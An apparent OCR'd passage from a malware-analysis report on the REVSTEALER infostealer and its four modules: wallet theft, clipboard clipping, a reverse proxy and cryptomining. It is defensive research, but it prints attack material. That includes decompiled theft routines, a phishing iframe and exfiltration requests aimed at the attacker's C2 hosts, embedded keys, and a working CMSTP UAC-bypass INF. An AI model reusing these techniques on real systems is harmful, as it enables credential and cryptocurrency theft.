
### Password managers/2FA

REVSTEALER includes a specific module to collect password manager data and 2FA authenticators. It targets the following 11 applications using `%APPDATA` or `%LOCALAPPDATA` paths:

- `StickyPassword`
- `Keeper`
- `Dashlane`
- `Enpass`
- `1Password`
- `LastPass`
- `NordPass`
- `Bitwarden`
- `KeePass`
- `AuthyDesktop`
- `WinAuth`

### Windows Sticky Notes

REVSTEALER targets Windows Sticky Notes, which users commonly use to store plaintext credentials and sensitive notes. The malware collects the underlying SQLite database (`%LOCALAPPDATA%\\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`) and for completeness retrieves the in-progress transactions (`plum.sqlite-wal`) and the shared memory file (`plum.sqlite-shm`).




*Sticky Note demonstration*

## Generic file harvesting

REVSTEALER harvests files from selected user directories resolved through `SHGetFolderPathW` or constructed relative to `%USERPROFILE%`.

| Directory | Resolution |
|---|---|
| Desktop | `CSIDL_DESKTOPDIRECTORY` (0x10) |
| Documents | `CSIDL_PERSONAL` (0x05) |
| Downloads | `%USERPROFILE%`\Downloads |
| Pictures | `CSIDL_MYPICTURES` (0x27) |
| Videos | `CSIDL_MYVIDEO` (0x0E) |
| OneDrive | `%USERPROFILE%`\OneDrive |
| Dropbox | `%USERPROFILE%`\Dropbox |
| Google Drive | `%USERPROFILE%`\Google Drive |

In combination with these folders, the following file extensions are used as filters in this module to target key sensitive data:

```
None
.txt,.md,.csv,.json,.doc,.docx,.xls,.xlsx,.pdf,.cfg,.kdbx
```

These include KeePass password database, configuration files, and text files. This module skips any targeted files if the file size is greater than 1 MB showing us that the operators are more

interested in smaller size files containing credentials and not large-sized documents. REVSTEALER also applies the same filters to non-system fixed drives discovered through `GetLogicalDriveStringsW`.

Before exfiltration, collected files are serialized into a custom file bundle containing a file count and variable-length file entries. The bundle is then compressed using LZ77.

```C/C++
/* Compressed content */
typedef struct REVSTEALER_LZ77_FRAME {
    char     magic[4];          // 0x47275A4E
    uint32_t uncompressed_size;
    uint8_t  deflate_stream[];  // Raw DEFLATE, wbits=-15
} REVSTEALER_LZ77_FRAME;


/* Output produced after decompression */
typedef struct REVSTEALER_FILE_BUNDLE {
    char     magic[4];          // 0x3A217E46
    uint32_t file_count;
    uint8_t  entries[];
} REVSTEALER_FILE_BUNDLE;


/* Each file entry  */
struct REVSTEALER_FILE_ENTRY {
    uint32_t path_size;
    uint8_t  path[path_size];       // UTF-16LE
    uint32_t file_size;
    uint8_t  file_data[file_size];
};
```

## REVSTEALER modules

The primary REVSTEALER payload is only one part of the intrusion set examined in this research. Four additional 64-bit Windows executables were recovered from the same investigation extending its capabilities into cryptocurrency theft, credential interception, payload delivery, proxy access, privilege escalation, and cryptocurrency mining. We refer to these components as **ProManager**, **WinUpdate**, **SoftManager**, and **LockAppHost**, based on their recovered filenames. The underlying capability to load these modules was previously described in the section, Task execution.

In this section, the term “module” describes an auxiliary payload associated with the REVSTEALER activity set. It does not imply that the components are DLL plug-ins loaded into the primary process. Each recovered component is a self-contained executable with its own installation logic, persistence, configuration, command-and-control (C2) infrastructure, and network protocol. The available evidence establishes common development patterns and investigative context.

The samples were reconstructed from process memory after a VMProtect protection layer had exposed native code for analysis.


## Modules overview

The four modules divide responsibilities rather than implementing one broad remote-access framework. This separation limits the functionality and infrastructure exposed by any single component while allowing the operator to deploy capabilities selectively.

| Module | Primary role | Execution model | Operational C2 |
|---|---|---|---|
| ProManager | Wallet-file and browser-extension theft, phishing overlays, password-aware input capture, and payload delivery | Multiple persistent worker threads | HTTPS GET requests with encoded data embedded in `.html`-shaped paths |
| WinUpdate | Cryptocurrency-address replacement and mnemonic-shaped clipboard theft | Hidden message-only window and clipboard-change notifications | HTTPS POST requests to `/collect`, formatted to resemble Google Analytics traffic |
| SoftManager | Reverse SOCKS5 proxy and backconnect access | Long-lived outbound WebSocket session with multiplexed channels | WSS `/feed` with an authenticated encrypted framing protocol |
| LockAppHost | Privileged XMRig deployment, defensive-system tampering, and persistent mining | UAC elevation followed by manual XMRig mapping inside `svxhost.exe` | Polygon supplies an encrypted XMRig command line; the mining pool is selected at runtime |

## Shared design patterns

Although the modules perform different jobs, their implementation choices point to a shared development approach. All four samples used VMProtect-style protection and resolved a substantial portion of their Windows API surface at runtime. Strings and configurations were obfuscated, and all four used Polygon contracts for independently replaceable C2 or operational configuration.




*Detect-It-Easy scan of the binary*

Each component installs within the current user's profile and seeks user-level persistence. None of the observed primary persistence paths requires administrative privileges.

| Module | Observed installation or execution path | Persistence |
|---|---|---|
| ProManager | `C:\Users\analysis\AppData\Roaming\LogsD20D\ProManagerServicedc894.exe` | `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` |
| WinUpdate | `%LOCALAPPDATA%\ProgramData\Microsoft\Data\0C0C861D\WinUpdate60e3a3.exe` | Scheduled task `OptimizeAgentHost_0bb4`, configured to run every minute; HKCU Run value `CoreWatchService_b2d4` as a fallback |
| SoftManager | `%LOCALAPPDATA%\ProgramData\Cache\2C196A50\SoftManager72fb40.exe` | `HKCU\Environment\UserInitMprLogonScript`; scheduled task |

| | | |
|---|---|---|
| | | `CheckHostAgent_5607`; or HKCU Run value `WinAgentService_9393` |
| LockAppHost | Outer stage: `%ProgramData%` or `%LOCALAPPDATA%\Microsoft\Network\Diagnostics\73BF5F50\LockAppHost14a02b.exe`; XMRig controller watchdog: `<base>MicrosoftWindowsSchCache\NetworkListService22e8.exe` | Outer stage: Run value `CiscoJabberAutoStart_2818` or service `MicrosoftEdgeUpdateTaskMachine_3aa5`; controller: Run value `GameBarPresenceWriter_6b37` or service `RasConnectionManager_9d4d` |

In **ProManager**, `LogsD20D` was selected at installation time from a fixed list of six directory names. Installation paths may vary between executions and across other module builds.

**WinUpdate**, **SoftManager**, and **LockAppHost** terminate before installing when the host presents one of ten language identifiers associated with Russian, Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Kazakh, Kyrgyz, Turkmen, or Uzbek environments. Their checks incorporate user and system UI languages as well as keyboard-layout information. The malware stores a hardcoded list of hashes calculated from the language identifier.

```
__int64 __fastcall is_blocked_language(unsigned __int16 language_id)
{
  _DWORD *blocklist_cursor; // rax
  int language_hash; // ecx

  blocklist_cursor = &g_blocked_language_hashes;
  language_hash = 16777619
                * (((unsigned __int16)(language_id & 0x3FF) >> 8)
                 ^ (16777619 * ((unsigned __int8)language_id ^ 0x559D97B1)));
  while ( language_hash != *blocklist_cursor )
  {
    if ( (__int64)++blocklist_cursor >= (__int64)g_blocked_language_hashes_end )
      return 0;
  }
  return 1;
}
```

*Pseudocode for checking if the language is blacklisted*

## Resilient C2/configuration discovery

The auxiliary modules protect their C2 using AES-256-CBC and a module-specific 32-byte key embedded in the binary. In the observed encrypted format, the first 16 decoded bytes supply the CBC initialization vector and the remaining bytes contain the ciphertext.

ProManager stores the same C2 endpoint in two different local forms. A 96-character hexadecimal blob `0x140033E60` is decoded and passed through `aes256_cbc_decrypt_config`; it decrypts to `config.hubdisplay.lol:443`. A separate UTF-16 string at `0x140033398` decodes to `https://config.hubdisplay.lol/` through the subtract-and-rotate routine. This full URL is lightly obfuscated, not AES-encrypted.

```
g_embedded_c2_cipher_hex db '1f8d1bd51577e198e26f6164b586e688fb2f712d79890170d20e3850c4d48b18d'
                                        ; DATA XREF: decrypt_embedded_c2+1E↑o
                db 'd1d89c47493808072bc071488ba26fb',0
                align 10h
g_embedded_c2_aes_key_hex db '08e3dee4f68231b574fbd2132fc6c595406d40588d6c3765177df09015be03c0',0
                                        ; DATA XREF: decrypt_embedded_c2+B2↑o
```

*Encrypted C2 URL and its AES key in the .data section*

As a fallback, ProManager, WinUpdate, and SoftManager can retrieve replacement C2 endpoints from hardcoded Polygon contracts through JSON-RPC `eth_call` requests, while LockAppHost retrieves its mining command line through the same mechanism. The operational protocols continue over conventional HTTPS or secure WebSockets. The use of different contracts and cryptographic keys allows the components to be reconfigured independently.

| Module | Resolved C2 or configuration | Polygon contract | AES-256-CBC key |
|---|---|---|---|
| ProManager | `config.hubdisplay[.]lol:443` | `0x98FF8e7cdC13AE46b83B7590B986F25f1560DF03` | `bab2791f7e800b5b8abfb1c5da36cd90c9e7aa5931f54ddae958a7504ca5de52` |
| WinUpdate | `health.journal-metric[.]lol:443` | `0x0cF1Ec8B9551103de729c3b02D77221Da9d81Acc` | `49657a50e954b7d6c9719a918dfc6134fe209c12e3d1c03047625530b86cfa63` |
| SoftManager | `metric.gardenpark[.]click:443` | `0x0E04c59f31E382D2B8A1637f4B9A5f04165EC48d` | `08e3dee4f68231b574fbd2132fc6c595406d40588d6c3765177df09015be03c0` |
| LockAppHost | -a rx/0 -o pool.supportxmr.com:443 --tls -u 4ArwkWZHha7etJfjsGhYQZGikpJiGBHW27c4L9CXkcJY96ymzL27rRTMQ2eeeijmBcDqFv8u4aeheaqTzeHhffMQ3Lpw6 | `0xC4eC9B7be1c2A0B39Eca678673DcB9164CA5df53` | `62d1d0036f45e81b29125437a170779d4d90a2fa78d62c7f0ccea534f4c0a193` |

| | | | |
|---|---|---|---|
| | ep -p x2 --no-color --print-time=60 | | |

## ProManager: Wallet collection and interactive theft

ProManager combines several cryptocurrency-focused collection methods with a periodic payload-delivery worker. Its design is broader than a conventional file stealer: it performs an initial wallet-artifact collection pass, monitors supported wallet processes, can place remote content over a wallet application's expected window region, and uses Windows UI Automation to identify sensitive input controls.

```
  else
  {
    install_and_persist(a1);
    sub_14000597C();
    sub_14001FD48(a1: sub_1400137E0);
    sub_14001E01C();
    sub_14002C918(a1);
    collect_wallet_and_extension_data(a1);
  }
  sub_140025248(a1: periodic_payload_worker, a2: a1, a3: &unk_140034C18);
  return wallet_process_monitor();
}
```

*ProManager malware execution flow*

### Wallet and browser-extension discovery

The native-wallet collector represents nine wallet families through 11 target entries. It performs a broad collection pass during a fresh installation. A separate worker checks for supported wallet processes at approximately 100-millisecond intervals and triggers the phishing-overlay workflow when one is active.

A second collector targets 57 Chromium extension identifiers, predominantly associated with cryptocurrency wallets but also including an Authenticator extension. It searches **Chrome**, **Edge**, **Brave**, **Opera**, and **Opera GX** data locations. For Chrome-like layouts it also walks `Profile 1` through `Profile 10`, expanding collection beyond the default profile.


*Hardcoded PATHs for harvesting*

## Wallet-shaped phishing overlays

ProManager contains an interactive mechanism for presenting operator-controlled content over the position and dimensions of a wallet window. Because most desktop wallet applications are built with Electron, ProManager reads Electron's `window-state.json` data to recover the target window's saved bounds, then requests a short route token from its C2 server. The response is used to create a local UTF-8 HTML file with a byte-order mark and a full-window iframe directed to:

```
None
<scheme>://<server>/l/<token>
```

ProManager opens this wrapper through a local `file:///` URI using Chrome, Edge, or the default browser and applies the recovered window coordinates. Because the local file contains only an iframe, the operator can change the displayed content without updating ProManager. This produces a wallet-aligned phishing surface without injecting into the legitimate wallet process or modifying its Electron package.

A reconstructed wrapper would resemble:

```
None
  <html>
  <body style="margin:0;overflow:hidden">
    <iframe
```

```
    src="https://config.hubdisplay[.]lol/l/8f21c4a7"
    style="width:100%;height:100%;border:0">
  </iframe>
</body>
</html>
```

## Password-aware input capture

The input-monitoring subsystem combines Windows UI Automation with a global `WH_KEYBOARD_LL` hook. Before storing input, ProManager queries the focused UI element and walks up to eight parent elements. A control is treated as sensitive when its password property is set or when its UI Automation name or identifier contains terms such as `password`, `passphrase`, or `passwd`.

For qualifying controls, the hook translates virtual keys using the active keyboard state and layout and stores the resulting text. `Ctrl+V` receives separate handling, ProManager reads Unicode clipboard data and inserts the pasted value into the same credential stream. Records are associated with the foreground window, process, and available URL context and then flushed when the context changes or after approximately 300 milliseconds.

This filtering differentiates the behavior from indiscriminate keyboard telemetry. ProManager is a selective credential keylogger capable of collecting both typed and pasted secrets from password-related controls. The clipboard path also allows it to capture secrets pasted into recognized password or passphrase controls.

## Periodic payload delivery

`periodic_payload_worker` function begins each iteration by sleeping for five minutes, before calling `download_validate_execute_pe`. The first payload request is therefore delayed by five minutes after the worker starts.

```
void __fastcall __noreturn periodic_payload_worker()
{
  while ( 1 )
  {
    sleep_wrapper(a1: 300000u);
    download_validate_execute_pe();
  }
}
```

*Periodic_payload_worker PE execution loop*

It constructs the following logical JSON request before it is encoded for transport:

```JSON
{
  "action": 4,
  "guid": "<victim identifier>",
  "build": 1
}
```

ProManager sends an HTTPS GET request in which the encoded JSON is carried entirely in the URL path. The JSON is converted into the custom byte-pair representation described in the following network-protocol section, divided into slash-separated path segments, and terminated with `.html`. With the recovered configuration, the request is directed to `config.hubdisplay[.]lol:443`. No custom request headers or request body are supplied by this operation.

The loader accepts a response only when the returned buffer is present, is at least `0x1000` bytes, and begins with the `MZ` signature. It then writes the buffer to a temporary file and reads fields from the presumed PE header to select one of two execution forms. In particular, it follows `e_lfanew` and tests the `IMAGE_FILE_DLL` characteristic to distinguish DLL-marked content from an executable image.

The downloaded payload was not recovered, so its capabilities remain unknown. This path establishes a recurring executable-delivery mechanism rather than a broad interactive command dispatcher.

## ProManager network protocol

ProManager uses a hardcoded user-agent string `Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 OPR/107.0.0.0`. If a request fails, it repeats the operation using different WinINet access and proxy configurations.

The observed GET requests do not carry JSON data in their body. Instead, it converts the UTF-16 JSON to UTF-8 and encodes each byte through a 256-entry substitution table. Every input byte becomes a two-character value. The encoded result is divided into variable-length, slash-separated segments and given an `.html` suffix.

```
None
GET /<encoded-segment>/<encoded-segment>/<encoded-segment>.html
HTTP/1.1

Host: config.hubdisplay[.]lol

User-Agent: Mozilla/5.0 ... Chrome/121.0.0.0 ... OPR/107.0.0.0
```

ProManager permits up to five request attempts. It waits approximately 1.5, 3, 4.5, and 6 seconds after successive failures.

## WinUpdate: Cryptocurrency clipping and mnemonic collection

WinUpdate is optimized around the Windows clipboard. Instead of polling continuously, it creates a hidden message-only window with the class name `Shell.Service.Sink`, registers through `AddClipboardFormatListener`, and processes `WM_CLIPBOARDUPDATE` notifications.

The module enforces a single instance with the mutex `Global\9AEF4BBA82ED37FF`. It creates a scheduled task named `OptimizeAgentHost_0bb4`, configured to run every minute, and falls back to the HKCU Run value `CoreWatchService_b2d4`. After installation it uses `NtSetInformationFile` to rename its original file into an alternate data stream named `:m` and mark it for deletion.

### Address recognition and replacement

The clipper recognizes address patterns for 20 cryptocurrency families or formats: Bitcoin legacy, SegWit, and Bech32; Ethereum and other EVM-style addresses; Litecoin legacy and Bech32; TRON; Monero; Dogecoin; Bitcoin Cash; XRP; Solana; Cardano; TON; Stellar; Zcash; Dash; Cosmos; Ronin; and Algorand.

Recognition and replacement are separate stages. For Bitcoin legacy, SegWit, and Bech32; Ethereum/EVM; Litecoin legacy and Bech32; TRON; Dogecoin; XRP; and Solana, WinUpdate sends the original value and detected type to the C2 server in an object shaped like:

```
JSON
{"address":"<observed value>","type":"<detected family>"}
```

For these network-backed types, the server's response supplies the replacement. The other ten recognized types are routed to local fallback entries instead; those entries were empty in the

recovered build. Recognition therefore covers 20 families or formats, while confirmed usable replacement support in this build is narrower. WinUpdate substitutes only the matched substring and retains any surrounding clipboard text, making the change less noticeable when an address appears inside a larger payment instruction or conversation.

```
{
  if ( crypto_type == REV_CRYPTO_LTC_BECH32
    || crypto_type == REV_CRYPTO_BTC_LEGACY
    || crypto_type == REV_CRYPTO_BTC_SEGWIT
    || crypto_type == REV_CRYPTO_BTC_BECH32
    || crypto_type == REV_CRYPTO_ETH_EVM )
  {
    goto LABEL_14;
  }
  v8 = crypto_type == REV_CRYPTO_LTC_LEGACY;
}
if ( !v8 )
  return get_fallback_replacement(a1: crypto_type, a2: (__int64)replacement_out, a3: replacement_capacity
LABEL_14:
if ( g_c2_connected == 0 )
  refresh_c2_endpoint();
deadline_tick = api_GetTickCount() + 800;
if ( g_c2_host[0] != 0 && g_c2_port != 0 )
{
  current_tick = api_GetTickCount();
  if ( current_tick < deadline_tick )
```

*Address recognition and replacement pseudocode*

## Mnemonic-shaped text

WinUpdate treats any clipboard text containing 12, 15, 18, 21, 24, or 25 alphabetic words as a potential wallet recovery phrase. It normalizes the text and sends it to the C2 server without verifying that the words form a valid cryptocurrency mnemonic. Failed submissions are temporarily queued in memory for retry.

The observed implementation does not validate the words against a BIP39 dictionary and does not verify a mnemonic checksum.

```
    {
      *v7++ = v3;
      v3 = *(wchar_t *)((char *)v7 + (char *)clipboard_text - (char *)g_last_clipboard_text);
    }
    while ( v3 != 0 );
  }
  *v7 = 0;
  memset(a1: &seed_or_match_buffer, Val: 0, Size: sizeof(seed_or_match_buffer));
  if ( detect_normalize_seed_phrase(text: clipboard_text, normalized_out: seed_or_match_buffer.normalized_seed) )// Mnemonic-sha
  {
    exfiltrate_seed_phrase(a1: seed_or_match_buffer.normalized_seed);// Exfiltrate the normalized candidate as {"seed":"..."} us
  }
  else
  {
    memset(a1: &seed_or_match_buffer, Val: 0, Size: 0x10Cu);
    if ( find_crypto_address_in_text(
           clipboard_text,
           match_out: (REVSTEALER_ADDRESS_MATCH *)&seed_or_match_buffer)
      && resolve_replacement_address(
           observed_address: seed_or_match_buffer.normalized_seed,
           crypto_type: seed_or_match_buffer.address_match.crypto_type,
           replacement_out: attacker_replacement,
           replacement_capacity: 0x80u) )
    {
```

*Pseudocode to steal recovery phrases of wallets*

### WinUpdate network protocol

In this sample, WinUpdate sends data to `https://health.journal-metric[.]lol/collect`. Requests use URL-encoded form data made to resemble a Google Analytics event:

```
None
v=2&tid=G-R9NGC5403P&cid=<16-character host
ID>&en=<event>&ep.dl=<encoded payload>&_s=1
```

Despite the Analytics-style fields, the traffic is sent to attacker-controlled infrastructure. Before Base64 encoding, WinUpdate obfuscates the payload with a custom chained XOR routine. The routine uses a repeating 64-character ASCII key and incorporates the previous encoded byte and the current byte position. The key is used as literal ASCII text rather than being decoded from hexadecimal:

```
None
6DEC8D449207E6413CE4501BAEE134C55A90BD6BD8196E12FF6AB2BC3696E128
```

Responses are Base64-decoded and reversed using the same construction with a separate embedded key.

## SoftManager: Encrypted reverse SOCKS5 proxy

SoftManager turns the compromised host into a network egress point. It opens an outbound secure WebSocket connection to its controller and carries multiple proxy channels over that single session. A controller message creates each logical channel, and the first data message on the channel supplies a SOCKS5 `CONNECT` request. After the destination connection succeeds, later messages carry raw stream data in either direction.

The recovered proxy path contains no `bind`, `listen`, or `accept` workflow. SoftManager does not expose a local SOCKS port. Both the controller connection and the proxied destination connections originate from the infected endpoint.

The module prevents duplicate execution with the mutex `Global\85B6839F7FF0A23D`. It then attempts persistence in a fixed order. First it writes the installed path to `HKCU\Environment\UserInitMprLogonScript`. If that fails, it creates the scheduled task `CheckHostAgent_5607`. Its final fallback is the HKCU Run value `WinAgentService_9393`.

SoftManager identifies the host with a 16-character lowercase hexadecimal value. The value is an FNV-1a 64-bit hash over the processor brand string, total physical memory, computer name, and user name.

## Session establishment and framing

The embedded controller resolves to `metric.gardenpark[.]click:443`. SoftManager issues a `GET` request to `/feed`, requests a WebSocket upgrade, and uses the following browser-shaped user agent:

```
None
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/145.0.0.0 Safari/537.36
```

Connection attempts begin with normal certificate validation. If an attempt fails, SoftManager retries with WinHTTP security flags `0x3300`. These flags permit an unknown certificate authority, a certificate name mismatch, an invalid certificate date, and incorrect certificate usage. The connection remains encrypted by TLS, but the retry no longer provides normal server-certificate assurance.

The module sets WinHTTP's hostname-resolution timeout to 10 seconds and its receive timeout to 120 seconds. Failed connection attempts are followed by delays of 2, 4, 8, 16, 32, and finally 60 seconds. During an established session, SoftManager sends a type `2` heartbeat after more than five seconds have elapsed since the previous heartbeat. It tears down the session when more than 120 seconds pass without a valid authenticated frame from the controller.

After the WebSocket upgrade, SoftManager sends three registration records. The first is a fixed 64-byte marker:

```
None
6a1d3e748b995a7fcaef3388ac4452bd1e5f39d46cb372f8219d546891ab43ee4c7
a9026f7359b5ed1884fbc2a6791e4af34cd896018a2de7793fb026e11c3f0
```

The second record contains a one-byte machine-identifier length followed by the identifier. The final record is the 32-bit protocol version, set to `1` in this build.

SoftManager adds its own encryption layer inside WSS. It decodes a 64-byte ASCII secret, hashes it with BLAKE2b-256, and uses the 32-byte digest as the XChaCha20-Poly1305 key. This is a fixed protocol key derived from embedded material. The recovered code does not perform a per-session key exchange. The derivation input is:

```
None
bx2tb3wci5sipru2ojpr4mq94jb4p3yqo2sk6h44efz8j7zq108xl08m40bka377
```

Each inner frame begins with a 32-byte header:

| Offset | Size | Field |
|---|---|---|
| 0x00 | 4 | Channel identifier, little-endian |
| 0x04 | 2 | Plaintext length |
| 0x06 | 2 | Message type |
| 0x08 | 24 | XChaCha20 nonce |

The inner layer leaves this header unencrypted but supplies all 32 bytes to XChaCha20-Poly1305 as associated data. Type `1` frames append the encrypted channel payload and a 16-byte authentication tag. Control frames have no encrypted payload and carry only the tag after the header.

| Type | Purpose |
|---|---|
| 1 | Channel data |
| 2 | Heartbeat |
| 3 | Create channel |
| 4 | Close channel |
| 5 | Reconnect |

Modification of the header, ciphertext, or tag causes frame authentication to fail and marks the session unusable. Although the header is clear within the application message, WSS normally encrypts the complete WebSocket exchange on the network.

## SOCKS5 behavior

SoftManager implements command `0x01`, SOCKS5 `CONNECT`, for IPv4 addresses and domain names. Address type `0x04`, IPv6, is rejected. The module does not implement a separate SOCKS5 authentication-negotiation listener. It expects the controller to place the SOCKS5 `CONNECT` request directly in the first type `1` frame for a newly created channel.

A malformed request receives reply `0x01`, an unsupported command receives `0x07`, and a destination connection failure receives `0x04`. A successful connection returns `0x00`. Domain lookups are cached for 300 seconds, with at most 256 entries.

Destination connections use a nonblocking IPv4 TCP socket and a five-second `select` wait. After checking `SO_ERROR`, SoftManager returns the socket to blocking mode, enables `TCP_NODELAY` and `SO_KEEPALIVE`, and requests 256 KiB send and receive buffers.

SoftManager multiplexes multiple proxy channels through a polling relay loop. It detects closed connections, limits individual reads, divides large responses across protocol frames, and handles partial TCP writes to relay data reliably in both directions.

The resulting destination traffic originates from the victim. This gives the operator an egress relay and can also expose services reachable from the victim's network position.

## LockAppHost: Privileged cryptocurrency mining

LockAppHost is a multistage cryptocurrency-mining component. Its outer executable installs and elevates the payload, while an encrypted, embedded controller disables defensive services, retrieves mining arguments through Polygon, decrypts XMRig and a WinRing0 driver, and places XMRig inside a suspended Windows process.

The controller is an importless 64-bit PE. It resolves APIs by hash, prepares direct syscall stubs, enables SeDebugPrivilege, and enforces a single instance with `Global\FC3BCD0CBCB0505A`. The outer stage uses a separate marker: `Global\6BEFD45CED74AA00`.

### Installation and elevation

The outer stage selects its installation path according to the current token's elevation state. The unelevated path obtains `CSIDL_LOCAL_APPDATA` and uses: `%LOCALAPPDATA%\Microsoft\Network\Diagnostics\73BF5F50\LockAppHost14a02b.exe`. The elevated path uses `%ProgramData%`: `%ProgramData%\Microsoft\Network\Diagnostics\73BF5F50\LockAppHost14a02b.exe`.

Unelevated persistence is established through the HKCU Run value: `CiscoJabberAutoStart_2818`. The elevated path creates the auto-start service: `MicrosoftEdgeUpdateTaskMachine_3aa5`.

After launching the installed copy, the original file is renamed into the `:r` alternate data stream and marked for deletion with `NtSetInformationFile`.

Before selecting an elevation method, LockAppHost reads:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`
- `ConsentPromptBehaviorAdmin`
- `ConsentPromptBehaviorUser`
- `PromptOnSecureDesktop`

These values control how Windows presents UAC prompts. LockAppHost uses common and default policy combinations to decide whether the CMSTP bypass is likely to work.

For a CMSTP-compatible policy combination, it writes an AdvancedINF file to `%TEMP%\tmp.ini`:

```
None
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
<path to LockAppHost binary>
taskkill /IM cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7
[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE",
"ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="AppReadinessService"
ShortSvcName="AppReadinessService"
```

The INF's `RunPreSetupCommands` section relaunches the executable and terminates `cmstp.exe`. LockAppHost then runs `cmstp.exe /au <temporary INF path>`.

If the CMSTP path fails or is unsuitable, it falls back to requesting elevation through the PowerShell `RunAs` consent mechanism.

## XMRig controller deployment

After obtaining privileged execution, the outer stage decrypts an embedded controller payload with RC4 using a 32-byte-key

`1d54a4b3362ac43d548cf551463f2c01718888712ca848a61ea3f9081f9ac9c7`. The implementation discards the first 0x729 bytes of RC4 keystream before decrypting the payload.

The payload is launched through process hollowing inside a suspended `nslookup.exe`. On Windows 11 24H2, classic process hollowing can fail during loader hotpatch initialization, particularly when Memory Integrity is enabled, because `NtManageHotPatch` may return `STATUS_CONFLICTING_ADDRESSES` for the implanted image. LockAppHost patches `NtManageHotPatch` in the suspended target to return the benign `STATUS_NOT_SUPPORTED` result, allowing process initialization to continue. This behavior is consistent with the Windows 11 24H2 process-hollowing issue and PoC code documented by Hasherezade.

## Embedded mining components

The miner controller contains two RC4-encrypted components. Both use RC4 after discarding the first 0x391 bytes of keystream.

| Component | RC4 key | State after decryption |
|---|---|---|
| XMRig x64 PE | db15b13f6cfe8415a8931d6cecaf1134f1f5602e92308d053ab460f4183b12d3 | Valid self-packed PE |
| OpenLibSys WinRing0 driver | 6a2b6e310b17c0be7c7cd7665b0b6c87488c16970b79f70df5df7f6a908bd599 | Unpacked x64 driver |


## XMRig process replacement

When mining begins, the controller repeats the process-hollowing technique, mapping the decrypted, but still-packed XMRig into a suspended `svchost.exe`. The spoofed process command line is assembled as:

```
None
xmrig.exe <Polygon-supplied arguments> --driver-name oeoajqda
--cpu-max-threads-hint=<value>
```

The `--driver-name oeoajqda` option tells the XMRig build to use the bundled WinRing0 driver which is dropped to disk with the same basename.

